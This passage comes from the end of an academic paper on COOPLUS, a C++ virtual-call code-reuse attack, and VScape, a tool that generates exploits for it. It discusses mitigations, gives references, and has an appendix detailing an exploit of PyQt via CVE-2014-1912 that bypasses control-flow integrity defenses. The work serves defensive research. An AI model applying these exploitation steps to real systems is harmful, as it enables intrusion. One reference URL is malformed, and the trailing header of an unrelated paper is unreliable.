Potential Mitigations. Given the preconditions of the COOPLUS, there are two ways to protect applications from this attack, including: (1) separating `vptr` from writable and vulnerable heap objects, e.g., by putting them in a separate protected memory region; and (2) protecting the integrity of `vptr`, e.g., by applying DFI to block illegal writes to `vptr`.

The first type of defense will break the C++ ABI, as shown in CFIXX [24]. Thus, such defenses are not practical. Proper mitigation would be protecting the integrity of `vptr`. However, traditional data-flow integrity solutions (e.g., [21, 22]) in general have high performance overheads, which also prohibit the adoption.

Instead, we think applicable mitigation is a combination of type-based and context-sensitive CFI solutions, which could provide similar protection as data flow integrity. As shown in our experiment, the context-sensitive CFI solution μCFI [8] successfully protects the benchmark code [67] from COOPLUS with precise runtime information. But μCFI requires Intel PT and works on a customized kernel, making it hard to deploy in practice. By contrast, type-based CFI solutions are popular and take less effort in implementation and deployment. Thus, for a perfect defense, it is necessary to measure the size of overridden virtual functions for each virtual call site. For a virtual call with only one candidate virtual function implementation, a type-based check is enough to ensure the control-flow integrity. But for virtual calls having more than one compatible function, the context information (e.g., the origin of objects) should be considered.

But there are some challenges to address, in order to efficiently track context information without causing compatibility issues. CFI-LB [62] uses call stack to represent the context, is able to reduce the size of EC, but still leaves multiple valid targets. OS-CFI [2] utilizes the origin sensitivity to divide the targets of each ICT into the smallest sets, however, has severe compatibility issues [32]. These challenges are left as future work.

Limitations of VScape. Same to other state-of-the-art AEG researches (i,e, Gollum [12], Revery [11] and BOPC [34],), VScape is also not fully automated. It still greatly depends on exploit templates to prepare for the prospective exploit routine. There are still several open challenges to address, including but not only limited to (1) automated heap layout manipulation, especially in a heap manager with a garbage collector, (2) generating exploits for complicated and large applications (such as browsers), and (3) requiring expert knowledge (e.g., exploiting strategies) to compose multi-step exploits. These challenges greatly limit the availability of these AEG tools, including VScape.

Practicality of COOPLUS. For C++ applications utilizing virtual functions, the COOPLUS attack surface is large, as shown in Table 1. As proved by the examples in Firefox and PyQt, this attack is feasible in real world targets. We believe this type of attack is general and realistic. However, we cannot guarantee this type of attack will always succeed. The key factor affecting the success rate is the number of available exploit primitives existed in target applications.

8 Conclusions

In this paper, we propose an advanced attack COOPLUS, and present a solution VScape to assess the effectiveness of virtual calls defenses against this attack. COOPLUS is a code reuse attack that is able to bypass every virtual call protection as long as it (1) does not break the ABI of virtual calls, (2) cannot guarantee the integrity of C++ objects' VTable pointers, and (3) allow multiple runtime targets at virtual call sites. Following the principle of COOPLUS, our solution VScape analyzes target applications and compiles proper exploit primitives for generating final exploits, to assess the effectiveness of target defenses. We evaluated VScape on C++ applications with known vulnerabilities. Results showed that real-world applications have a large set of exploitable virtual calls, and VScape could be utilized to generate working exploits to bypass virtual call protections with weak vulnerabilities. We concluded that, to fully mitigate COOPLUS in practice, we have to protect the integrity of `vptr` with a low performance overhead and good compatibility.

Acknowledgement

This work was supported in part by National Natural Science Foundation of China under Grant 61772308,

61972224, U1736209 and U1836112, and BNRist Network and Software Security Research Program under Grant BNR2019TD01004 and BNR2019RC01009.

References

[1] M. MartnAbadi and J. L. ÚlfarErlingsson, "Control flow integrity: Principles, implementations, and applications." in *Proceedings of the 12th ACM Conference on Computer and Communications Security, Alexandria, Virginia*, 2005, pp. 340–353.

[2] M. R. Khandaker, W. Liu, A. Naser, Z. Wang, and J. Yang, "Origin-sensitive control flow integrity." in *28th USENIX Security Symposium (USENIX Security 19)*, 2019, pp. 195–211.

[3] M. Zhang and R. Sekar, "Control flow integrity for cots binaries." in *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, 2013, pp. 337–352.

[4] C. Zhang, T. Wei, Z. Chen, L. Duan, L. Szekeres, S. McCamant, D. Song, and W. Zou, "Practical control flow integrity and randomization for binary executables." in *2013 IEEE Symposium on Security and Privacy*. IEEE, 2013, pp. 559–573.

[5] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz, "Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in c++ applications." in *2015 IEEE Symposium on Security and Privacy*. IEEE, pp. 745–762. [Online]. Available: https://ieeexplore.ieee.org/document/7163058/

[6] C. Tice, T. Roeder, P. Collingbourne, S. Checkoway, Ú. Erlingsson, L. Lozano, and G. Pike, "Enforcing forward-edge control-flow integrity in gcc & llvm." in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 941–955.

[7] C. Zhang, D. Song, S. A. Carr, M. Payer, T. Li, Y. Ding, and C. Song, "Vtrust: Regaining trust on virtual calls." in *NDSS*, 2016.

[8] H. Hu, C. Qian, C. Yagemann, S. P. H. Chung, W. R. Harris, T. Kim, and W. Lee, "Enforcing unique code target property for control-flow integrity." in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 1470–1486.

[9] T. Avgerinos, S. K. Cha, B. Lim, T. Hao, and D. Brumley., "Aeg: Automatic exploit generation," 2011.

[10] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code." in *Security and Privacy (SP), 2012 IEEE Symposium on*. IEEE, 2012, pp. 380–394.

[11] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou, "Revery: From proof-of-concept to exploitable." in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 1914–1927.

[12] S. Heelan, T. Melham, and D. Kroening, "Gollum: Modular and greybox exploit generation for heap overflows in interpreters." in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2019, pp. 1689–1706.

[13] PaX-Team, "PaX ASLR (Address Space Layout Randomization)," http://pax.grsecurity.net/docs/aslr.txt, 2003.

[14] E. J. Schwartz, T. Avgerinos, and D. Brumley, "Q: Exploit hardening made easy." in *USENIX Security Symposium*, 2011, pp. 25–41.

[15] S.-K. Huang, M.-H. Huang, P.-Y. Huang, C.-W. Lai, H.-L. Lu, and W.-M. Leong, "Crax: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations." in *Software Security and Reliability (SERE), 2012 IEEE Sixth International Conference on*. IEEE, 2012, pp. 78–87.

[16] M. Wang, P. Su, Q. Li, L. Ying, Y. Yang, and D. Feng, "Automatic polymorphic exploit generation for software vulnerabilities." in *International Conference on Security and Privacy in Communication Systems*. Springer, 2013, pp. 216–233.

[17] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks." in *SECURITY*, 1998.

[18] C. Lattner and V. Adve, "Llvm: A compilation framework for lifelong program analysis & transformation." in *International Symposium on Code Generation and Optimization, 2004. CGO 2004.* IEEE, 2004, pp. 75–86.

[19] F. Wang and Y. Shoshitaishvili, "Angr-the next generation of binary analysis." in *2017 IEEE Cybersecurity Development (SecDev)*. IEEE, 2017, pp. 8–9.

[20] C. Zhang, C. Song, K. Z. Chen, Z. Chen, and D. Song, "Vtint: Protecting virtual function tables' integrity." in *NDSS*, 2015.

[21] M. Castro, M. Costa, and T. Harris, "Securing software by enforcing data-flow integrity," in *Proceedings of the 7th symposium on Operating systems design and implementation*, 2006, pp. 147–160.

[22] C. Song, B. Lee, K. Lu, W. Harris, T. Kim, and W. Lee, "Enforcing kernel security invariants with data flow integrity." in *NDSS*, 2016.

[23] A. Pawlowski, V. van der Veen, D. Andriesse, E. van der Kouwe, T. Holz, C. Giuffrida, and H. Bos, "Vps: excavating high-level c++ constructs from low-level binaries to protect dynamic dispatching," in *Proceedings of the 35th Annual Computer Security Applications Conference*. ACM, Dec 2019, p. 97–112. [Online]. Available: https://dl.acm.org/doi/10.1145/3359789.3359797

[24] N. Burow, D. McKee, S. A. Carr, and M. Payer, "Cfixx: Object type integrity for c++ virtual dispatch." in *Prof. of ISOC Network & Distributed System Security Symposium (NDSS). https://hexhive. epfl. ch/publications/files/18NDSS. pdf*, 2018.

[25] V. Van Der Veen, E. Göktas, M. Contag, A. Pawoloski, X. Chen, S. Rawat, H. Bos, T. Holz, E. Athanasopoulos, and C. Giuffrida, "A tough call: Mitigating advanced code-reuse attacks at the binary level." in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 934–953.

[26] A. Prakash, X. Hu, and H. Yin, "vfguard: Strict protection for virtual function calls in cots c++ binaries." in *NDSS*, 2015.

[27] N. Carlini, A. Barresi, M. Payer, D. Wagner, and T. R. Gross, "Control-flow bending: On the effectiveness of control-flow integrity," in *24th USENIX Security Symposium (USENIX Security 15)*, 2015, pp. 161–176.

[28] M. Conti, S. Crane, L. Davi, M. Franz, P. Larsen, M. Negro, C. Liebchen, M. Qunaibit, and A.-R. Sadeghi, "Losing control: On the effectiveness of control-flow integrity under stack attacks." in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015, pp. 952–963.

[29] S. Andersen and V. Abella, "Data Execution Prevention: Changes to Functionality in Microsoft Windows XP Service Pack 2, Part 3: Memory Protection Technologies." http://technet.microsoft.com/en-us/library/bb457155.aspx, 2004.

[30] A. Sotirov, "Heap feng shui in javascript." *Black Hat Europe*, 2007.

[31] O. Oleksenko, D. Kuvaiskii, P. Bhatotia, P. Felber, and C. Fetzer, "Intel mpx explained: A cross-layer analysis of the intel mpx system stack." *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, vol. 2, no. 2, pp. 1–30, 2018.

[32] Y. Li, M. Wang, C. Zhang, X. Chen, S. Yang, and Y. Liu, "Finding cracks in shields: On the security of control flow integrity mechanisms." in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2020.

[33] B. Maxwell, D. Thompson, G. Amerson, and L. Johnson, "Analysis of crc methods and potential data integrity exploits." in *International Conference on Emerging Technologies*, 2003, pp. 25–26.

[34] K. K. Ispoglou, B. AlBassam, T. Jaeger, and M. Payer, "Block oriented programming: Automating data-only attacks." in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 1868–1882.

[35] K. Serebryany and M. Böhme, "Aflgo: Directing afl to reach specific target locations." 2017.

[36] J. Vanegue, "The automated exploitation grand challenge." in *presented at H2HC Conference*, 2013.

[37] Y. Chen and X. Xing, "Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel." in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2019, pp. 1707–1722.

[38] S. Heelan, T. Melham, and D. Kroening, "Automatic heap layout manipulation for exploitation." in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 763–779.

[39] "Firefox Browser." https://www.mozilla.org/, 2020.

[40] "The Chromium Projects." https://www.chromium.org/, 2020.

[41] "Opencascade ." https://github.com/tpaviot/oce, 2019.

[42] "Bento4 | Fast, Modern Tools and C++ Class Library." https://github.com/axiomatic-systems/Bento4, 2020.

[43] "ImageMagick." https://www.imagemagick.org/, 2020.

[44] "Exif, IPTC & XMP metadata and ICC Profile." https://www.exiv2.org/, 2020.

[45] "Open Source Computer Vision Library." https://opencv.org/, 2020.

[46] "Official mirror of the qt-project.org qt." https://github.com/qt, 2020.

[47] "A GRaphical Universal Modeler." https://agrum.gitlab.io/, 2020.

[48] "Open Source/Free Software cross-platform network engine." https://github.com/SLikeSoft/SLikeNet, 2020.

[49] "Bitcoin-Open source P2P money." https://bitcoin.org/en/, 2020.

[50] "ZNC-An advanced IRC bouncer." https://github.com/znc/znc, 2020.

[51] "MongoDB," https://github.com/mongodb/mongo, 2020.

[52] "Open Babel: The Open Source Chemistry Toolbox." http://openbabel.org/wiki/Main_Page, 2020.

[53] "Clang: a C language family frontend for LLVM." https://clang.llvm.org/, 2005.

[54] "The LLVM Compiler Infrastructure." https://llvm.org/, 2000.

[55] "Valgrind Home." https://valgrind.org/, 2020.

[56] M. Namolaru, "Devirtualization in gcc." in *Proceedings of the GCC Developers' Summit*. Citeseer, 2006, pp. 125–133.

[57] "Intel memory protection extensions." 2018. [Online]. Available: https://software.intel.com/content/www/us/en/develop/articles/introduction-to-intel-memory-protection-extensions.html

[58] "Processor Tracing." https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing, 2013.

[59] R. M. Yoo, C. J. Hughes, K. Lai, and R. Rajwar, "Performance evaluation of intel® transactional synchronization extensions for high-performance computing," in *Proceedings of the International Conference on High Performance Computing, Networking, Storage and Analysis*, 2013, pp. 1–11.

[60] B. Niu and G. Tan, "Modular control-flow integrity." in *ACM SIGPLAN Notices*, vol. 49, no. 6. ACM, 2014, pp. 577–587.

[61] ——, "Per-input control-flow integrity," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015, pp. 914–926.

[62] M. Khandaker, A. Naser, W. Liu, Z. Wang, Y. Zhou, and Y. Cheng, "Adaptive call-site sensitive control flow integrity," in *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE, 2019, pp. 95–110.

[63] "Pin - a dynamic binary instrumentation tool." 2018. [Online]. Available: https://software.intel.com/content/www/us/en/develop/articles/pin-a-dynamic-binary-instrumentation-tool.html

[64] D. Jang, Z. Tatlock, and S. Lerner, "Safedispatch: Securing c++ virtual calls from memory corruption attacks." in *NDSS*, 2014.

[65] M. Payer, A. Barresi, and T. R. Gross, "Fine-grained control-flow integrity through binary hardening," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2015, pp. 144–164.

[66] "Reproduction of SafeDispatch." https://github.com/kongxiao0532/safedispatch-reproduce, 2020.

[67] "Benchmark used for testing CFI solutions' effectiveness against the COOP LUS attack." https://github.com/https://github.com/cooplus-vscape/CFIbenchmark, 2021.

[68] "Buffer Overflow in python socket packet." https://bugs.python.org/issue20246, 2014.

[69] "Mozilla Firefox Audio Driver Out of Bounds." https://bugzilla.mozilla.org/show_bug.cgi?id=1446062, 2018.

[70] "jemalloc: A general purpose malloc(3) implementation." 2017. [Online]. Available: https://github.com/jemalloc/jemalloc

[71] "Mozilla Garbage collection." 2005. [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/Internals/Garbage_collection

[72] E. Goktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, "Out of control: Overcoming control-flow integrity." in *2014 IEEE Symposium on Security and Privacy*. IEEE, pp. 575–589. [Online]. Available: http://ieeexplore.ieee.org/document/6956588/

[73] E. Göktaş, E. Athanasopoulos, M. Polychronakis, H. Bos, and G. Portokalidis, "Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard." in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 417–432.

[74] N. Carlini and D. Wagner, "Rop is still dangerous: Breaking modern defenses." in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 385–399.

[75] I. Evans, F. Long, U. Otgonbaatar, H. Shrobe, M. Rinard, H. Okhravi, and S. Sidiroglou-Douskos, "Control jujutsu: On the weaknesses of fine-grained control flow integrity." in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS '15*. ACM Press, pp. 901–913. [Online]. Available: http://dl.acm.org/citation.cfm?doid=2810103.2813646

[76] D. Brumley, P. Poosankam, D. Song, and J. Zheng, "Automatic patch-based exploit generation is possible: Techniques and implications." in *2008 IEEE Symposium on Security and Privacy (sp 2008)*. IEEE, 2008, pp. 143–157.

[77] T. Bao, R. Wang, Y. Shoshitaishvili, and D. Brumley, "Your exploit is mine: Automatic shellcode transplant for remote exploits," in *IEEE Symposium on Security and Privacy (Oakland)*. IEEE, May 2017, p. 824–839. [Online]. Available: http://ieeexplore.ieee.org/document/7958612/

[78] D. Repel, J. Kinder, and L. Cavallaro, "Modular synthesis of heap exploits." ACM Press, 2017, p. 25–35. [Online]. Available: http://dl.acm.org/citation.cfm?doid=3139337.3139346

[79] B. Garmany, M. Stoffel, R. Gawlik, P. Koppe, T. Blazytko, and T. Holz, "Towards automated generation of exploitation primitives for web browsers," in *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, Dec 2018, p. 300–312. [Online]. Available: https://dl.acm.org/doi/10.1145/3274694.3274723

[80] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou, "Fuze: Towards facilitating exploit generation for kernel use-after-free vulnerabilities." in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 781–797.

[81] I. Yun, D. Kapil, and T. Kim, "Automatic techniques to systematically discover new heap exploitation primitives," in *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, Aug. 2020, pp. 1111–1128. [Online]. Available: https://www.usenix.org/conference/usenixsecurity20/presentation/yun

[82] F. Deng, J. Wang, B. Zhang, C. Feng, Z. Jiang, and Y. Su, "A pattern-based software testing framework for exploitability evaluation of metadata corruption vulnerabilities," *Scientific Programming*, vol. 2020, 2020.

[83] Z. Zhao, Y. Wang, and X. Gong, "Haepg: An automatic multi-hop exploitation generation framework," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2020, pp. 89–109.

[84] H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang, "Automatic generation of data-oriented exploits." in *24th USENIX Security Symposium (USENIX Security 15)*, 2015, pp. 177–192.

[85] H. Hu, S. Shinde, S. Adrian, Z. L. Chua, P. Saxena, and Z. Liang, "Data-oriented programming: On the expressiveness of non-control data attacks." in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 969–986.

[86] "Pymalloc: A Specialized Object Allocator." https://docs.python.org/2.3/whatsnew/section-pymalloc.html, 2002.

[87] "The gnu c library (glibc)." 2019, online: accessed 26-Feb-2019. [Online]. Available: https://www.gnu.org/software/libc/

[88] Y. Chen and X. Xing, "A systematic study of elastic objects in kernel exploitation." in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2020.

A Appendix

Due to the page limit, we present the case study of PyQt, the sketch of the exploit for Firefox, the benchmark code protected by CFI but bypassed by COOPLUS, and the detail of how VScape performs capability analysis for primitives.

A.1 Case Study of PyQt-5.12

CPython itself has no virtual calls for COOPLUS since it is a program fully developed with C language. But with binding libraries, Python can easily use APIs compiled into shared libraries. PyQt is a widely used library in Python GUI programming, which is developed with C++. Cooperating with a publicly documented heap overflow vulnerability CVE-2014-1912 [68], we evaluate COOPLUS attack for AAR and AAW as we do for Firefox.




Figure 10: COOPLUS exploit primitives in PyQt. ① vulnerable object: socket character buffer ② victim object: QWidgetPrivate ③ relay object: item list of pyListObject.

Like Firefox, Python implements an independent allocator named Pymalloc [86] to manage user-controlled Pyobjects. But when the size of the Pyobject exceeds a threshold value (512 bytes on 64 bit systems), the native allocator will take it over. In Linux, CPython utilizes ptmalloc [87] to manage the native heap. Comparing with jemalloc, ptmalloc makes the heap layout extremely casual without strict isolation.

Amplification Strategy. CVE-2014-1912 [68] is a typical heap overflow vulnerability. Attackers can write arbitrary value directly into out-of-bound areas. And the number of bytes corrupted is enough for our experiment. When the size of the bytearray is 512 bytes, the three key objects could be placed closely. In this case, VTables of the victim and the counterfeit object are placed near to each other, we don't have to guess the base address of the Qt library. A partial overwrite is enough to make the hijacking.

The vulnerable object is a character buffer in the native heap. Thus, the victim object in primitive and the relay object should be maintained in the native heap too. And there are no other size requirements for objects in this case.

The strategy we used on Firefox still works well in this case. We find the data field of pyListObject in CPython is an ideal relay object. According to our observation, when the items of a pyListObject exceed 64, the item table will be allocated into the native heap. We select primitives that can tamper with Hi Address of pointers in the relay object with boolean values, redirect the pointer to a non-mapping address, conterfiet a pyString object, and set the size of string *0x7ff..f* (set a large value for the size of string). As a result, we can leak memory of a wide range. Then we attain the base address of library *array.cpython*, and fake a bytearray object for AAR and AAW.

Primitive in Exploit. The same as what we do in the case of firefox, we list two rules (1) the offset of victim member variable *offset mod 8 > 1* and (2) the primitive should have gadgets of ST-OW-nonPtr. Finally, the primitive tuple (QWidgetPrivate::endBackingStorePainting(), QWidgetPrivate, QOpenGLWidgetPrivate) is selected for a byte flipping in this case. But there is no constraints for control flow this time. The only thing that the counterfeit function QOpenGLWidgetPrivate::endBackingStorePainting() does is to set the byte at the offset +490 in the counterfeit object to zero. Since the chunk size of the victim object QWidgetPrivate is 464 in ptmalloc, it can actually affect the 27th byte in the relay object in the next chunk.

Exploit Synthesis. As shown in Figure 10, we place a list of string (data items of pyListObject) as the relay object, then the pointer to the string object is corrupted and redirected to attacker-controllable areas. The forged data length in the fake string object helps to leak data of a large range. As long as the library base of *array.cpython* is obtained, a fake object of bytearray is built, with controllable data pointer, we successfully get primitives for AAR and AAW.

Table 4: Statistics of Primitive Capability Analyzing.

App	#UVC -OVF	INVES Units	Failure Rate	St-*		Ld-AW[/Ex]-*				Sum
				nonPtr	Ptr	Ex-PC	nonCtrl	Const	Ctrl	
Bento4	31	361	4.4%	19	8	55	108	87	9	286
Bitcoin	25	60	1.7%	4	0	13	4	4	4	29
qt	840	4,206	4.0%	471	453	106	126	46	73	1,275
firefox	969	4,303	13.3%	633	66	597	361	230	133	2,020
chromium	3,741	14,822	13.8%	1,326	280	1,634	896	838	386	**5,360**
ImageMagick	1	51	0.0%	0	0	0	0	0	0	0
exiv2	19	63	1.6%	10	10	8	16	0	3	47
opencv	86	3,185	6.2%	758	31	506	18	1,641	76	3,030
aGrum	8	21	14.3%	6	2	1	6	16	0	31
SLikeNet	11	222	11.3%	34	1	27	8	3	5	78
mongodb	206	662	11.2%	52	13	174	75	115	141	570
oce	303	1,594	8.5%	156	9	273	78	24	30	570
znc	28	65	13.8%	17	4	10	6	5	4	46
openbable	31	374	24.1%	89	19	29	28	89	80	334

#UVC-**OVF**: UVC with OOB VFunc.
INVS Unit: an investigation unit is that like [counterfeit virtual function, a member variable in counterfeit object].
Failure Rate: the proportion of Failed-to-Analyzing INVS units.




Figure 11: Summary for the motivation example. The template use *{{idx}}* to distinguish different derived *shape* classes. When the expected number for *{{idx}}* ranges from 1 to 35, a sample class inheritance hierarchy (CIH) can be seen from the figure.

A.2 Primitive Capability Analysis

We denote a primitive with a capability (defined in Section 3.3) as a primitive gadget. Table 4 shows the capabilities VScape found from candidate primitives. An investigation unit is a tuple contains a counterfeit function and a member variable of the counterfeit object whose address is in the relay object in COOPLUS attack. The third column shows numbers of investigation units VScape found. Notice that a primitive indicates a combination of a victim function and any counterfeit function which belongs to the subclass of the victim class, while an investigation unit is selected only from counterfeit functions who override the direct parents' method. So that the number of investigation units is much less than the number of total primitives. VScape successfully finds the majority of them as shown in the fourth column. Some of the units are failed to analyze because we restricted the maximum number of the taint paths and the trace depth, to ensure we can get a result in considerable time. Column 4-9 shows the exploitable instructions from the analyzed units, we can see there are sufficient gadgets found in applications except for ImageMagick [43]. And with this analysis, VScape filters out a great number of primitive candidates which are useless for exploitation. For example, 51 primitive candidates in ImageMagick have no capabilities for our requirements, which is hard to make help for further exploitation.


A.3 Motivation Example

In this section, we present a motivation example help readers better understand the steps of VScape as discussed in Section 4. Due to the space limitation, more details can be found online at https://github.com/cooplus-vscape .

A.3.1 Victim Program


As shown in Figure 11, the target application dispatches tasks with a switch table in the main loop. Analysts can trigger different program behaviors with elaborate inputs.

This program implements polymorphism with a series of *shape* classes. The step 3 in the main loop triggers virtual call *::render()* for each created shape. For simplicity, we do not show the global inheritance in this figure,



(a) Sample Record for Virtual Calls (b) Sample Record for Primitive Pair

Figure 12: A candidate primitive in motivation case.



(a) Model for Out-of-buffer Write

(b) Model for Use-After-Free write

(c) Capability Summary for Motivation case

Figure 13: Vulnerability Description.

but present a template for shape declaration. The derived *shape* implements three exclusive fields - *pref_buf_{{idx}}, param_{{idx}} and sub_buf_{{idx}}*; The overridden *::render()* wirtes *param_0* into *para_{{idx}}*, making it an ideal candidate primitive for COOPLUS.

Furthermore, the *banner* is a flexible structure, which is similar to objects used in kernel exploitation [88]. It has a length field that controls the size for a content buffer, and maintains a pointer to it. For simplicity, *create_banner()* places the buffer close to the *banner* object. Then at step 5 of the main loop, analysts are able to modify data in this buffer. The overflow vulnerability locates at *trigger_bug()*. The *{{bufsize}}* determines the chunk size in the cache, whereas the *{{readin_size}}* defines the maximum length for read-in bytes. Assuming the goal of exploit is to corrupt the *certificate* in the global segment at runtime, we can verify the consequence for our attack with the use of *check_pwn()* at step 7. Lastly, we build the motivation example with the jemalloc heap allocator and the LLVM-CFI defense.

Moreover, to reflect the complexity of class hierarchy in real world application, this sample program implements more than thirty *shape_{{idx}}* classes with randomly generated *pre-* and *suf-* fields. It is hard for analysts to find a correct solution without systematic approaches, to corrupt the *certificate* field when a semantics-aware CFI (i.e., LLVM-CFI) is deployed.

A.3.2 Workflow of the VScape Compiler

The sample CIH is too complex to be analyzed manually, thus, VScape is developed as a systematic approach to compile elements for launching the COOPLUS attack. As shown in Figure 4, VScape has three major components.

The first task *primitive generation* is to search candidate primitives. VScape takes source code of target application as inputs and generates records of candidate primitives, as shown in Figure 12.

The second task, *expected primitive construction* component requires analysts to prepare (1) description of the given vulnerability and (2) expected exploit primitive attributes. Figure 13(a&b) models two types of vulnerabilities, and Figure 13(c) depicts the vulnerability in *trigger_bug()* with formalized language. And if either the pointer or length is corrupted, we can launch COOPLUS from there. For simplicity, we only focus on one exploit strategy, i.e., buffer pointer corruption, in this example. Figure 14 shows the expected primitive attributes which can enable the aforementioned strategy, which is provided by analysts too. Then VScape searches primitives fit for the vulnerability and expected primitive attributes. Figure 15 shows one qualified primitive and its memory state constraint in which the primitive could work.




Figure 14: Expected Primitive Attributes.




Figure 15: Memory State Constraints.

The user-provided exploit template takes cares of other critical steps of the exploitation, including (1) creating an expected heap layout for the character buffer, the victim object and the *banner*, (2) utilizing the given vulnerability to tamper with `vptr` , and (3) utilizing the primitives provided by VScape to finalize exploitation. VScape will provide qualified primitives for the exploit template to compose the final exploit. Figure 16 shows an example exploit, where texts in yellow background are generated by VScape.




Figure 16: The Final Payload. Bytes in yellow background are automated generated by VScape while manual efforts are responsible for others.

Pretty Good Phone Privacy

Paul Schmitt
Princeton University
pschmitt@cs.princeton.edu

Barath Raghavan
University of Southern California
barath.raghavan@usc.edu

Abstract

